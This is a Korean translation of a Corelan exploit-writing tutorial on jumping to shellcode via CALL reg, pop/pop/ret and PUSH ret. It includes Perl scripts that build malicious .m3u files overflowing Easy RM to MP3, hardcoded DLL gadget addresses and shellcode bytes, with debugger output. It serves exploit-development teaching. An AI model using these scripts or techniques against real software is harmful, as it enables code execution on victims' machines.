

# 공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 2)

2013.1

작성자: (주)한국정보보호교육센터 서준석 주임 연구원  
오류 신고 및 관련 문의: nababora@naver.com

## 문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.01.15

본 문서는 원문 작성자(Peter Van Eeckhoutte)의 허가 하에 번역 및 배포하는 문서로, 원문과 관련된 모든 내용의 저작권은 Corelan에 있으며, 추가된 내용에 대해서는 (주)한국정보보호교육 센터에 저작권이 있음을 유의하기 바랍니다. 또한, 이 문서를 상업적으로 사용 시 모든 법적 책임은 사용자 자신에게 있음을 경고합니다.

This document is translated with permission from Peter Van Eeckhoutte.

You can find **Copyright** from term-of-use in Corelan([www.corelan.be/index.php/terms-of-use/](http://www.corelan.be/index.php/terms-of-use/))

# Exploit Writing Tutorial by corelan

## [두 번째. 쉘코드로 점프하는 방법]

번역 : 한국정보보호교육센터 서준석 주임 연구원

오류 신고 및 관련 문의 : [nababora@naver.com](mailto:nababora@naver.com)

### 1. 어디로 JMP를 할 것인가?

우리는 첫 번째 문서에서 취약점을 찾고, 이를 이용해 공격을 수행하는 공격 코드를 만드는 연습을 했다. 또한 ESP를 이용해 버퍼의 시작 부분을 임의로 가리키도록 해 공격자가 원하는 행동을 하도록 만들었다. 'JMP ESP'를 사용하는 것은 의심할 여지없이 완벽한 시나리오였다. 하지만 이것이 모든 상황에 적용되지는 않는다. 이번 장에서는 쉘코드를 실행시키거나 점프할 수 있는 몇 가지 다른 방법에 대해 다루고, 또한 버퍼의 크기가 작을 때 적용할 수 있는 차선택에 대해 알아볼 예정이다.

### 2. 쉘코드를 실행시킬 수 있는 몇 가지 방법

**1) JMP or CALL** : 공격자는 쉘코드의 주소를 가진 레지스터를 기본적으로 사용하며, 그 주소를 EIP에 넣어 공격을 하게 된다. (첫번째 문서 참고) 그렇기 때문에 공격자는 애플리케이션이 실행될 때 로딩되는 DLL들 중 하나의 레지스터로 점프 하거나 Call 하는 기계어를 찾아야 한다. 또한 특정 메모리 주소로 EIP를 덮어쓰는 대신 특정 레지스터로 점프 하는 주소를 EIP에 주입할 필요가 있다.

**2) pop/return** : 만약 스택의 꼭대기에 있는 값이 공격자가 생성한 버퍼 내에 있는 주소를 가리키지 않지만, 쉘코드를 가리키는 주소가 스택 안에 존재하는 것을 본다면, pop/ret 또는 pop/pop/ret(해당 명령이 스택의 어느 위치에 존재하느냐에 따라 pop의 개수가 달라진다)와 같은 명령을 EIP로 주입함으로써 쉘코드를 로드할 수 있게 된다.

**3) PUSH return** : 이것은 'CALL register' 기술과 약간의 차이점만 보이는 방식이다. 만약 공격자가 어디에서도 'JMP register' 또는 'CALL register' 기계어를 찾을 수 없다면 그냥 스택에 주소를 입력하고 ret 처리를 해 주면 된다. 기본적으로 ret이 뒤따라 오는 'PUSH register' 명령을 찾으려 노력해야 한다. 이러한 순서를 가지는 기계어를 찾고, 이 순서에 따라 수행하는 주소를 찾은 뒤, 그 다음 EIP를 해당 주소로 덮어쓰는 기법이다.

**4) JMP [reg+offset]** : 만약 쉘코드를 포함하는 버퍼를 지시하는 레지스터가 있지만 그것이 쉘코드의 시작 위치를 가리키지는 않는다고 가정해 보자. 공격자는 레지스터로 가기 위해 필요한 바이트의 덧셈 연산을 하고, 해당 레지스터로 점프를 시켜 주는 OS 또는 애플리케이션에 포함된 DLL 파일 중 하나에서 기계어(명령)을 찾을 수 있다. 본문의 내용 중 JMP [reg]+[offset] 부분에서 자세히 다루겠다.

**5) blind return** : 지난번 글에서 현재 스택 위치를 가리키는 ESP에 대해 설명했다. RET 명령은 스택의 끝에서 4바이트만큼 'pop' 해주고, ESP에 해당 주소를 입력시켜 준다. 그러므로 공격자가 RET 명령을 수행하는 주소로 EIP를 덮어쓰게 되면, ESP에 저장된 내용을 EIP에 주입하는 결과를 효과를 누릴 수 있다.

**6) 만약 공격자가 이용할 수 있는 버퍼 용량이** (1) 제한되어 있다는 사실과 발견한다면(EIP를 덮어 쓴 후에), 하지만 EIP를 덮어쓰기 전에는 (2) 어느 정도의 용량을 확보할 수 있다면, 공격자는 제한된 용량을 가지는 버퍼에서 (1) 여유 있는 용량을 가지는 버퍼 (1)에 대해 '점프 code'를 수행할 수 있을 것이다.

**7) SEH:** 모든 애플리케이션은 OS에 의해 제공되는 예외 처리기를 기본적으로 가지고 있다. 그래서, 만약 애플리케이션 자신이 예외 처리를 사용하지 않는다 하더라도, 공격자는 SEH 핸들러를 자신이 원하는 주소로 덮어쓰고, 쉘코드로 점프를 수행하도록 할 수 있다. SEH를 사용하면 다양한 윈도우 플랫폼에 응용 가능한 공격 코드를 생성할 수 있지만, SEH를 공격 코드 작성에 사용하기 전에 추가로 몇 가지 사항을 더 이해해야 한다. 이것을 가능하게 하는 아이디어는, 만약 공격자가 주어진 OS에서 정상 작동하지 않는 공격 코드를 작성했다면, payload는 애플리케이션과 충돌해 예외를 유발 한다는 사실이다. 그러므로 공격자는 SEH 기반 공격 코드와 일반적인 공격 코드를 혼합해 좀 더 유연한 공격 코드를 작성할 수 있다. 자세한 내용은 세 번째 문서에서 다룰 예정이다.


이 문서에서 설명되는 기술들은 단지 예제에 불과하다. 이 글의 궁극적인 목적은 우선 공격자가 만든 쉘코드로 점프할 수 있는 방법이 매우 다양하다는 것을 인지하고, 각 기법의 원리를 이해하는 것이다. 공격 코드 작성에 통용되는 유일한 기법은 존재하지 않기 때문에, 언젠가 많은 기법들 중 하나를 적용할 수 있도록 해야 한다.

여기에서 소개하는 방식 이외에도 공격 코드를 좀 더 확실하게 작동시킬 수 있는 방법이 많이 있을 것이다. 하지만 위에서 제시한 기법 정도만 확실히 본인의 것으로 만든다면, 그리고 상식을 동원한다면, 공격 코드를 쉘코드로 점프시킬 수 있는 다른 기법들을 이해하는데도 전혀 무리가 없을 것이다. 물론 취약점들이 추가적인 공격 벡터가 아닌 단순한 충돌 발생만 가져올 수도 있다. 그럼 이제부터 위에서 소개한 기법들이 실질적으로 어떻게 사용될 수 있는지 하나씩 알아보도록 하자.

### 3. CALL [register]

만약 레지스터에 쉘코드를 직접 가리키는 주소가 로드 되었다면, 쉘코드로 점프하기 위해 단순히 CALL [reg] 를 수행하면 된다. 다시 말해서, ESP가 직접 쉘코드를 가리킨다면(ESP의 첫 번째 바이트가 쉘코드의 첫 바이트와 동일), 'CALL ESP' 주소로 EIP를 덮어쓰기만 해도 쉘코드가 정상적으로 실행이 될 것이다. 이 기법에 쓰이는 kernel32.dll이 많은 CALL [reg] 주소들을 포함하고 있어, 이용 가능한 레지스터들의 범위가 넓고, 꽤 유명한 방식으로 알려져 있다.

ESP가 쉘코드를 직접 가리킨다고 가정해 보자. 첫째로, CALL ESP 기계어를 포함하는 주소를 찾아보자. 이를 위해 앞 장에서 소개했던 findjmp를 이용한다.



```
C:\>findjmp kernel32.dll esp

Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
C:\>
```

그림1. kernel32.dll에서 ESP를 이용하는 기계어 검색

다음으로, EIP를 0x7c8369f0으로 덮어쓴 뒤 공격 코드를 작성해 보자. 공격 코드는 앞 장에서 다루었던 Easy RM to MP3 예제를 이용한다. 우리는 ESP가 쉘코드의 시작 부분을 가리키기 위해 4 문자가 EIP와 ESP 사이에 삽입되어야 한다는 사실을 알고 있다. 수정된 공격 코드는 다음과 같다.

```
my $file = "test1.m3u";
my $junk = "\x41" x 26072;
my $eip = pack('V', 0x7c8369f0);
my $prependesp = "XXXX";
# 임의의 4 바이트를 더해서 ESP 가 쉘코드의 시작을 가리키도록 설정
my $shellcode = "\x90" x 25; # 0x90 = NOP
$shellcode = $shellcode."\xdb\xc0\x31\xc9\xbf\x7c\x
....16\x70\xcc\xd9\x74\x24\xf4\xb1\xeW..".

open($FILE, ">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created Successfully \n";
```

그림2. kernel32를 이용해 EIP 덮어쓰기

우리의 목적 코드인 계산기가 성공적으로 실행된 것을 확인할 수 있다!




그림3. 공격 코드가 성공적으로 작동

#### 4. POP/RET

위에서 설명했듯이 Easy RM to MP3 예제에서 우리는 buffer를 임의로 변조했고, ESP가 직접 우리가 작성한 쉘코드를 가리키도록 만들었다. 그렇다면 쉘코드를 가리키는 레지스터가 단 하나도 없다면 어떻게 될까?

이러한 상황에서, 쉘코드를 가리키는 주소는 스택의 어딘가에 담겨 있을 것이다. ESP를 덤프할 때, 처음으로 나오는 주소들을 유의해서 보길 바란다. 만약 이 주소들이 공격자의 쉘코드(또는 제어 가능한 버퍼)를 가리키고 있다면, pop/ret 또는 pop/pop/ret 명령을 통해 다음과 같은 결과를 확인할 수 있을 것이다.

- 스택에서 주소를 가져옴 (또는 무시)
- 쉘코드로 연결되는 주소로 점프

'pop/ret' 기술은 ESP+offset이 이미 쉘코드를 가리키는 주소를 담고 있을 때만 사용이 가능하다. ESP를 덤프한 다음 쉘코드를 가리키는 녀석이 처음으로 보이는 주소들 중에 존재하는지 확인한 후, EIP로 향하도록 pop/ret (pop pop ... ret) 참조를 입력하도록 한다. 이를 통해 스택에서 주소를 가져오고, EIP 안으로 다음에 수행해야 할 주소를 입력시킬 수 있다. 만일 처음으로 보이는 주소들 중 하나라도 쉘코드를 가리키는 것이 있다면, 공격은 성공적으로 이루어질 수 있다.

'pop/ret' 기술을 사용하는 두 번째 방법도 존재한다. 만약 공격자가 EIP를 제어하려 하는데, 셸코드를 가리키는 어떠한 레지스터도 존재하지 않지만 때마침 셸코드가 ESP+8 의 위치에 존재한다고 가정해 보자. 이런 상황에서, 공격자는 ESP+8로 흐름이 가도록 EIP에 pop/pop/ret 명령을 주입 함으로써 공격을 성공시킬 수 있다. 만약 해당 위치에 JMP ESP로 가는 포인터를 삽입한다면, JMP ESP 포인터 바로 오른쪽에 위치한 셸코드로 점프하게 될 것이다.

실습을 통해 알아보도록 하자. 우리는 EIP를 덮어 쓰기 이전에 26072 바이트를 채워 넣어야 한다는 것을 알고 있다. 또한 ESP가 우리가 의도한 정확한 위치를 가리키도록 하기 위해 4개의 추가 바이트가 필요하다라는 사실도 알고 있다. (역자의 경우, 0x000ff730 이다)

우리는 ESP+8 위치에서 테스트를 해 보겠다. 우리는 셸코드를 가리키는 주소를 가지고 있다(실제로는 인위적으로 상황을 구성했다).

**26072개의 'A' + 4개의 'XXXX' + break + 7개의 NOP + break + 추가 NOP** 로 코드를 구성한다. 그리고 셸코드를 두 번째 브레이크에서 시작한다고 가정해 보자. 우리의 목표는 첫 번째 브레이크를 뛰어 넘는 점프를 통해 두 번째 브레이크(ESP+8의 위치 = 0x000ff738)로 프로그램의 흐름을 제어하는 것이다.

```
my $file= "test2.m3u";

my $junk= "A" x 26072;
my $eip = "BBBB"; # EIP 를 'BBBB'로 채워 넣음
my $prependesp = "XXXX"; # ESP 가 셸코드의 시작을 가리키게 하기 위해 4 바이트 채움
my $shellcode = "\xcc"; # 첫 번째 브레이크
$shellcode = $shellcode . "\x90" x 7; # 7 바이트를 NOP 를 채움
$shellcode = $shellcode . "\xcc"; # 두 번째 브레이크
$shellcode = $shellcode . "\x90" x 500; # 실제 셸코드

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);

print "m3u File Created successfully\n";
```

그림4. ESP+8을 이용하기 위해 작성한 공격 코드

위 공격 코드로 생성한 m3u 파일을 실행하면 다음과 같은 결과가 나온다. 먼저 스택 내용을 살펴보면 하자. 애플리케이션은 버퍼 오버플로우로 인해 충돌이 발생한다. 우리는 그림4에서 EIP를 'BBBB'로 채워 넣었다. ESP는 0x000ff730을 가리키고 있고, 그 다음 7개의 NOP가 채워진 다음 우리가 만든 셸코드의 실제 시작 부분인 두 번째 브레이크 명령이 있다.




그림5. 충돌 발생 후 덤프 결과

우리의 목적은 'ESP+8' 값을 EIP로 주입하는 것이다(현재는 '두 번째 브레이크=cc' 값을 가지고 있지만 이 값을 수정함으로써 셸코드로 점프할 수 있게 된다). 우리는 'pop/ret' 기술과 'JMP ESP'를 혼합하여 셸코드로 이동할 것이다. 하나의 pop 명령은 스택의 꼭대기에서 4 바이트를 꺼내는 일을 한다. 이렇게 되면 스택 포인터는 000ff734를 가리키게 된다. 추가로 pop 명령을 하나 더 수행하게 되면 4 바이트를 더 스택에서 꺼내게 된다. 결국 ESP가 000ff738을 가리키게 되는 것이다! 'RET' 명령이 수행될 때, 현재 ESP에 들어 있는 값이 EIP로 주입되게 된다. 그래서 만약 000ff738에 위치한 명령이 JMP ESP 명령을 포함하고 있다면, EIP도 그 일을 수행하게 되는 것이다.

위에서 설명했듯이 우리에게 필요한 명령어 덩어리는 'pop/pop/ret' 이다. 그리고 명령어 덩어리의 첫 부분으로 EIP를 덮어쓰고, ESP+8부분을 셸코드가 뒤따라 오도록 'JMP ESP'의 주소로 설정해야 한다.

우선, 우리가 알아야 할 것은 pop/pop/ret 을 하기 위한 기계어다. 이 기계어들을 얻기 위해 windbg에서 제공하는 어셈블링 기능을 사용할 것이다. 임의로 어셈블리 명령을 스택에 입력한 다음 어떠한 기계어로 구성되어 있는지 확인하기 위해 우선 Easy RM to MP3 프로그램에 attach 한 뒤, 다음과 같은 절차를 수행하면 된다.



The screenshot shows the WinDbg interface for PID 1120. The Command window displays the following assembly code and commands:

```

*** ERROR: Symbol file could not be found. Defaulted to export
*** ERROR: Symbol file could not be found. Defaulted to export
7c90120f pop ebp
pop ebp
7c901210 pop eax
pop eax
7c901211 ret
ret
7c901212

0:010>
7c901212

0:010> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e 58      pop     eax
7c90120f 5d      pop     ebp
7c901210 58      pop     eax
7c901211 c3      ret
ntdll!DbgUserBreakPoint:
7c901212 cc      int     3
7c901213 c3      ret
7c901214 8bff   mov     edi,edi
7c901216 8b442404 mov     eax,dword ptr [esp+4]

```

그림 6. 원하는 기계어를 얻기 위한 작업을 windbg에서 수행

그림 6에서 보듯이 'pop/pop/ret' 기계어는 0x58, 0x5d, 0xc3임을 알 수 있다. 물론 공격자는 다른 레지스터들을 pop 해도 무관하다. pop 기계어로 사용 가능한 레지스터들과 그에 해당하는 기계어들은 다음과 같다.

POP register	기계어
pop eax	58
pop ebx	5b
pop ecx	59
pop edx	5a
pop esi	5e
pop ebp	5d

이제 우리는 사용 가능한 DLL 중 하나에서 이러한 순서 덩어리를 찾아야 한다. 첫 번째 문서에서 애플리케이션 DLL과 OS DLL에 대해 언급했다. 윈도우 플랫폼과 버전에 범용으로 적용될 수 있는 공격 코드를 작성하기 위해 애플리케이션 자체의 DLL을 사용할 것을 추천한다고 말했다. 하지만, 아무리 애플리케이션 자체 DLL이 성공 확률을 높여 준다 하더라도, 매년 수행될 때마다 똑같은 베이스 주소를 가진다는 것을 확신할 수 없다. 때때로, DLL들은 위치가 재조정 되기도 하므로 이러한 상황에서는 OS DLL 중 하나를 사용하는 것이 더 좋을 수도 있다(예를 들어 user32.dll 또는 kernel32.dll).

지난 장에서 했던 것처럼 우선 Easy RM to MP3 파일을 실행 시키고, windbg로 attach를 해 보자. attach를 하면 windbg는 로드 된 애플리케이션 또는 OS 모듈들을 보여 줄 것이다. 다음과 같이 dll의 목록이 나오는데, 앞 장에서 했던 것처럼 애플리케이션 dll을 찾아보자.




그림7. windbg로 attach 한 다음 로드된 dll 확인

그림 7에서 보듯이, 우리가 공격 코드에 활용할 수 있는 여러 dll이 있다. 여기서 주의해야 할 사항은 null 바이트를 포함하는 주소를 사용해서는 안 된다는 것이다. 우리가 원하는 기계어(58 5d c3)를 찾기 위해 우선 MSRMcodec00.dll을 자세히 살펴해보도록 하자.

자 이제 ESP+8로 점프를 할 수 있는 여건이 마련 되었다. 우리는 해당 기계어가 존재하는 위치에 'JMP ESP'를 삽입해야 한다. 첫 번째 문서에서, 우리는 0x01bbf23a가 JMP ESP를 참조한다는 것을 찾아냈다.

다시 스크립트 파일로 돌아가서 EIP를 덮어썼던 'BBBB'를 제거하고 대신에 8 바이트의 NOP에 이어지는 pop/pop/ret 주소 중 하나로 대체하자. 그렇게 되면 JMP ESP가 실행되고, 궁극적으로 우리의 셸코드로 프로그램의 흐름이 이동된다. 스크립트를 다음과 같이 수정한다.

```
my $file= "test1.m3u";
my $junk= "A" x 26072;
my $eip = pack('V',0x01966a10); # MSRMcodec00.dll 내부의 pop/pop/ret 위치
my $jmpesp = pack('V',0x01bbf23a); # JMP ESP
my $prependesp = "XXXX"; # ESP가 셸코드의 시작을 가리키도록
my $shellcode = "\x90" x 8; # NOP 8 바이트 채워 넣음
$shellcode = $shellcode . $jmpesp;
$shellcode = $shellcode . "\xcc" . "\x90" x 500; # 진짜 셸코드
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

그림9. 내장 dll을 이용해 pop/pop/ret을 수행하는 스크립트

그림 9에서 생성한 공격 코드의 개요도와 작동 원리는 다음과 같다.




그림10. pop/pop/ret을 사용한 공격 코드 구조 및 작동 원리

앞에서 언급한 대로 공격 코드를 작성하면 왼쪽 그림과 같은 구조를 가지게 된다. 자세한 흐름에 대한 설명은 다음을 참고하길 바란다.

- ① 버퍼 오버플로우가 발생하여 EIP에 0x01966a10 주소가 주입 되었다. 이 주소는 MSRMCodec00.dll 안에 존재하는 pop/pop/ret 기계어의 위치를 가리키고 있다. (현재 상태에서 ESP는 NOP의 시작점을 가리킨다)
- ② 조작된 EIP에 의해 0x01966a10 안의 명령이 수행 된다. : POP / POP / RET
- ③ pop/pop/ret을 통해 ESP 는 쉘코드의 시작점을 가리키게 되고, ret 명령에 의해 ESP 안에 들어가 있던 0x01bbf23a 주소가 EIP로 주입된다.
- ④ EIP는 0x01bbf23a 주소 안에 있는 'JMP ESP' 명령을 수행하게 되고, 프로그램의 흐름은 ESP로 향하게 된다. ESP는 이미 쉘코드를 가리키고 있으므로 우리의 의도대로 쉘코드가 실행 된다..

이제 위에서 작성한 공격 코드로 취약한 m3u 파일을 생성해 실행해 보자.




그림11. 우리의 의도대로 두 번째 브레이크(셸코드 시작 지점)로 프로그램 흐름이 전개

우리가 찾은 pop/pop/ret 이 정상적으로 실행되어 셸코드 대응으로 기입해 놓았던 브레이크에 도달했음을 확인할 수 있다. 테스트를 성공적으로 끝마쳤으니 이제 진짜 셸코드를 스크립트에 삽입하여 실행해 보자.

```

my $file= "test4.m3u";
my $junk= "A" x 26072;
my $eip = pack('V',0x01966a10); # MSRMcodec00.dll 내부의 pop/pop/ret 위치
my $jmpesp = pack('V',0x01bbf23a); # JMP ESP
my $prependesp = "XXXX"; # ESP 가 셸코드의 시작을 가리키도록
my $shellcode = "\x90" x 8; # NOP 8 바이트 채워 넣음

$shellcode = $shellcode . $jmpesp;
$shellcode = $shellcode . "\x90" x 50;
$shellcode = $shellcode . "\xdb\xc0\x31\x9c\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
.....
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

```

```

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);

print "m3u File Created successfully\n"

```

그림12. 실제 셸코드를 공격 코드에 삽입해 pop/pop/ret 공격 테스트

그림11에서 작성한 공격 코드를 테스트한 결과, 다음과 같이 성공적으로 공격이 수행됨을 알 수 있다.




그림13. pop/pop/ret 공격 성공 !

## 5. PUSH return

'PUSH ret' 은 'CALL[reg]' 방식과 매우 흡사하다. 만일 프로세서의 레지스터 중 하나가 셸코드의 위치를 가리키고 있지만 특정한 이유로 인해 'JMP [reg]' 명령을 사용할 수 없다면, 다음과 같은 방법을 사용할 수 있다.

- 해당 레지스터의 주소를 스택에 삽입한다. 이렇게 되면 해당 주소는 스택의 최상위에 위치하게 된다.
- ret 명령을 수행한다. 이로 인해 이전에 입력된 주소로 프로그램이 점프하게 된다.

